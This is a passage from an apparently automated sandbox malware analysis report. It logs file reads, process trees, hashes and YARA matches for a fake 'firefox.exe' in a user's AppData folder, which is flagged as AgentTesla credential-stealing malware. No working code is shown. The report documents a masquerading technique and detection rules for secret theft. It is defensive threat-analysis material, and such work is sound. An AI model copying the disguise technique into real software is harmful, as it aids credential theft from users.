C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	success or wait	2	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	success or wait	480	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	84	end of file	2	6C011B4F	ReadFile
C:\Users\user\YmbIShslLTQZdUqXrfprIi	unknown	4096	end of file	2	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D18D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D18D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6D18D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6D18D72F	unknown
C:\Users\user\AppData\Roaming\firefox\firefox.exe	unknown	4096	success or wait	1	6D18D72F	unknown
C:\Users\user\AppData\Roaming\firefox\firefox.exe	unknown	512	success or wait	1	6D18D72F	unknown

Analysis Process: cmd.exe PID: 1584 Parent PID: 7036

General

Start time:	10:37:03
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6264 Parent PID: 1584

General

Start time:	10:37:03
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6188 Parent PID: 1584

General

Start time:	10:37:04
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xbc0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: firefox.exe PID: 4244 Parent PID: 7036

General

Start time:	10:37:07
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\firefox\firefox.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\firefox\firefox.exe
Imagebase:	0x4e0000
File size:	14336 bytes
MD5 hash:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.906456012.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.909476623.0000000002881000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.909476623.0000000002881000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: WerFault.exe PID: 2860 Parent PID: 7036

General

Start time:	10:37:08
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7036 -s 1480
Imagebase:	0x10000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: firefox.exe PID: 1620 Parent PID: 3424

General

Start time:	10:37:08
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\firefox\firefox.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\firefox\firefox.exe'
Imagebase:	0x7ff6ffe50000
File size:	14336 bytes
MD5 hash:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Disassembly

Code Analysis